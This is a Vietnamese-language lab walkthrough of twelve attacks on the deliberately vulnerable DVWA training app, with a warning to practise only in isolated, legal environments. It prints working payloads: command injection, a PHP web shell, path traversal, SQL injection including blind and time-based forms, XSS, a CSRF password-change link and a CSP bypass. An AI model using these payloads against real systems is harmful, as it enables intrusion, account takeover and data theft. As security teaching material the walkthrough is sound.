Lab tổng hợp trên DVWA.

Mục tiêu

- Thực hành tấn công 12 lỗ hổng.

Cảnh báo: Tất cả các bài lab tấn công chỉ được thực hiện trong **môi trường ảo**, **cách ly** và **hợp pháp**. **Tuyệt đối không** áp dụng trên **hệ thống thật** hoặc **mạng không được phép**, mọi vi phạm sẽ bị xử lý theo quy định và pháp luật hiện hành.

Hướng dẫn triển khai

Khởi động apache trên máy 192.168.30.10:


sudo systemctl start apache2

sudo systemctl status apache2

Sau đó truy cập lab qua trình duyệt


Các bài tập thực hành

1. Brute Force



Trên đây là giao diện bài thực hành đầu tiên,

Nhiệm vụ của chúng ta trong bài thực hành này là đoán mật khẩu thủ công hoặc tự động tài khoản admin.




Đáp án là: admin - password.

Sau khi brute force thành công bạn sẽ nhận được kết quả như ảnh trên.

2. Command Injection

Đây là là giao diện của lỗ hổng tiếp theo. Chúng ta thấy chức năng của ô input là nhập một địa chỉ để kiểm tra ping.


Chúng ta thử nhập 192.168.30.10 sẽ nhận được kết quả sau.



Đây là một kết quả hợp lệ

Chúng ta sẽ kết thúc cấu trúc lệnh bằng một dấu chấm phẩy và tiếp tục chèn thêm lệnh khác.

Ví dụ: 192.168.30.10; whoami



Kết quả: chúng ta thấy câu lệnh whoami được thực thi và trả về **www-data**.

3. CSRF

Ở phần tấn công này chúng ta sẽ tấn công vào người dùng, dẫn họ đến url đổi pass của chúng ta.

Hãy nhập mật khẩu mới ví dụ 123, nhấn **Enter.** Sau đó hãy kiểm tra trên URL chúng ta thấy những thứ chúng ta vừa nhập hiện trên này, tình huống giả định bạn sẽ gửi đường dẫn này cho một người bạn của bạn.


Ta có đường dẫn:
http://10.215.27.166/DVWA/vulnerabilities/csrf/?password_new=123&password_conf=123&Change=Change#

Hãy để ý 2 nơi được tô đỏ, copy nó đổi lại pass theo ý mình muốn.

Ví dụ:


http://10.215.27.166/DVWA/vulnerabilities/csrf/?password_new=456&password_conf=456&Change=Change#

Sau đó gửi nó cho người dùng admin (Tình huống giả dụ).




Nếu người dùng admin truy cập theo đừng link trên thì anh ấy sẽ bị đổi pass, chúng ta sẽ dễ dàng chiếm đc tk admin

Tiếp theo hãy nhấn **Test Credentials**.




Khi tôi nhập admin - 456 thì kết quả thành công



4. File Inclusion

Thử nhấn vào một file .php

Chúng ta sẽ thấy URL thay đổi như sau.




Tham số **page=** đang include file PHP nội bộ. Nếu bạn sửa giá trị này, server sẽ include file đó – đây là điểm bạn khai thác.

Giờ chúng ta cho đường dẫn nhạy cảm vào:

../../../../../../../..//etc/hostname

Ta có URL sau:
http://10.215.27.166/DVWA/vulnerabilities/fi/?page=../../../../../../../..//etc/hostname

Kết quả:




5. File Upload


Lab này chúng ta sẽ tạo một file có mã độc và thực thi trên server.

Giờ hãy tạo một file **shell.php**, với nội dung sau:


```
<?php system($_GET['cmd']); ?>
```



Sau đó lên giao diện lab File Upload.



Chọn **Choose File** > tiếp tục chọn file **shell.php** vừa tạo




Nhấn **Upload**, nếu thành công sẽ thông báo như dòng bên dưới:

Hãy copy dòng này **/hackable/uploads/shell.php**

Tiếp tục truy cập vào URL:


http://10.215.27.166/DVWA/**hackable/uploads/shell.php**?cmd=whoami

Kết quả trả về của câu lệnh whoami là www-data.




6. SQL Injection

Ở lab này chúng ta sẽ tiêm các câu câu truy vấn vào mục input ID user



Hãy thử nhập một ID bất kỳ



Chúng ta thấy 1 form giao diện đơn giản, chúng ta có dễ dàng đoán câu truy vấn là:


SELECT first_name, last_name FROM users WHERE user_id = '1';

Giờ bạn hãy thử khai thác lỗ hỏng với 2 lệnh dưới:


1' OR '1'='1

-1' UNION SELECT null, version() --


7. SQL Injection (Blind)




Hãy thử nhập 1 và bấm submit:




Thử nhập 999 và bấm submit:



Tiếp tục hãy thử một câu điều kiện đúng **1' AND 1=1 --** kết quả:




Một câu điều kiện sai **1' AND 1=2 --** kết quả là:



Chúng ta nhận thấy chúng ta có thể đặt câu hỏi đúng/sai bằng các câu truy vấn.

Hãy thử hỏi nó có phải tên **dvwa** hay không:

```
1' AND database() = 'dvwa' --
```




Kết quả …exists… câu trả lời là **đúng**.

Ngoài các câu hỏi đúng sai chúng ta cho có thể cho nó delay một tý

```
1' AND IF(1=1, SLEEP(3), 0) --
```

Sau khi nhập bạn sẽ bị deley 3 giây trước khi được phản hồi MISSING.

8. DOM Based Cross Site Scripting (XSS)



Hãy thử thay đổi các ngôn ngữ sau đó nhấn **Select.**

Khi đó URL sẽ có dạng:

http://http://10.215.27.166/dvwa/vulnerabilities/xss_d/?default=English

Lab sẽ lấy giá trị từ **?default=** rồi render trực tiếp lên trang bằng JavaScript, ví dụ:

```
var lang = document.URL.split('default=')[1];
document.getElementById("demo").innerHTML = lang;
```


Nếu giá trị lang không được sanitize, bạn có thể đưa vào đó mã độc.

Hãy thử thực thi alert


```
<script>alert('XSS')</script>
```

http://10.215.27.166/dvwa/vulnerabilities/xss_d/?default=<script>alert('XSS')</script>


Vậy chúng ta đã tấn công DOM XSS thành công:



9. Reflected Cross Site Scripting (XSS)



Hãy thử nhập tên của bạn:



Và kiểm tra trên URL chúng ta thấy:


Payload chúng ta nhập được phản chiếu lại trên trang, nhưng không được mã hóa an toàn. Đây là nơi ta sẽ chèn mã độc.

Hãy chèn câu lệnh quen thuộc này vào:


```
<script>alert('XSS')</script>
```

http://10.215.27.166/DVWA/vulnerabilities/xss_r/?name=<script>alert('XSS')</script>

Kết quả :



10. Stored Cross Site Scripting (XSS)




Qua giao diện chúng ta thấy có 3 trường và bên dưới là khu vực hiển thị các message đã gửi.

Hãy nhập:

Name là **Hacker**

Message là **<script>alert('Stored XSS')</script>**

Sau khi nhấn Sign Guestbook chúng ta sẽ nhận được kết quả:



Thực tế khi XSS hacker sẽ truyền một mã độc có thể đánh cắp cookie và dùng nó để chiếm quyền truy cập.

11. Content Security Policy (CSP) Bypass


Bấm vào view src chúng ta thấy trình duyệt chỉ cho phép load JavaScript từ https://digi.ninja và vài trang web khác.

```
$headerCSP = "Content-Security-Policy: script-src 'self' https://pastebin.com hastebin.com www.toptal.com ex
analytics.com https://digi.ninja ;"; // allows js from self, pastebin.com, hastebin.com, jquery, digi.ninja,
```

Và digi ninja cũng chỉ là một trang web bình thường.

Nhưng nếu trang web này chứa một đoạn script, khả năng cao ô input sẽ là nơi đưa mã độc vào trang web.

Hãy truy cập vào https://digi.ninja/dvwa/alert.js



Chúng ta thấy nếu đưa đường link này vào ô input thì sẽ đưa được đoạn script đi xuyên qua lớp phòng thủ CSP của chúng ta.

Rất dễ dàng CSP đã bị xuyên thủng.

12. Open HTTP Redirect

Đây là một trong những dạng tấn công mà ai trong chúng ta cũng đã gặp qua một lần khi truy cập vào các web lậu, web không đáng tin cậy.

Bạn có thể bị chuyển hướng sang các trang giả mạo gmail hoặc facebook, cũng có thể bạn sẽ bị chuyển hướng sang attacker site có JS keylogger.


Ở đây DVWA dùng ?url=... để quyết định nơi redirect và nếu không có filter, bạn có thể chuyển hướng đến bất kỳ domain nào.

Hãy thử thây đổi dường dẫn ở Quote 1

/DVWA/vulnerabilities/open_redirect/source/low.php?redirect=https://digi.ninja

```
::marker
<a href="/DVWA/vulnerabilities/open_redirect/source/low.php?redirect=https://digi.ninja">Quote 1</a>
```

Sau đó nhấp vào Quote 1 trên web.



Chúng ta đa bị chuyển hướng đến digi ninja.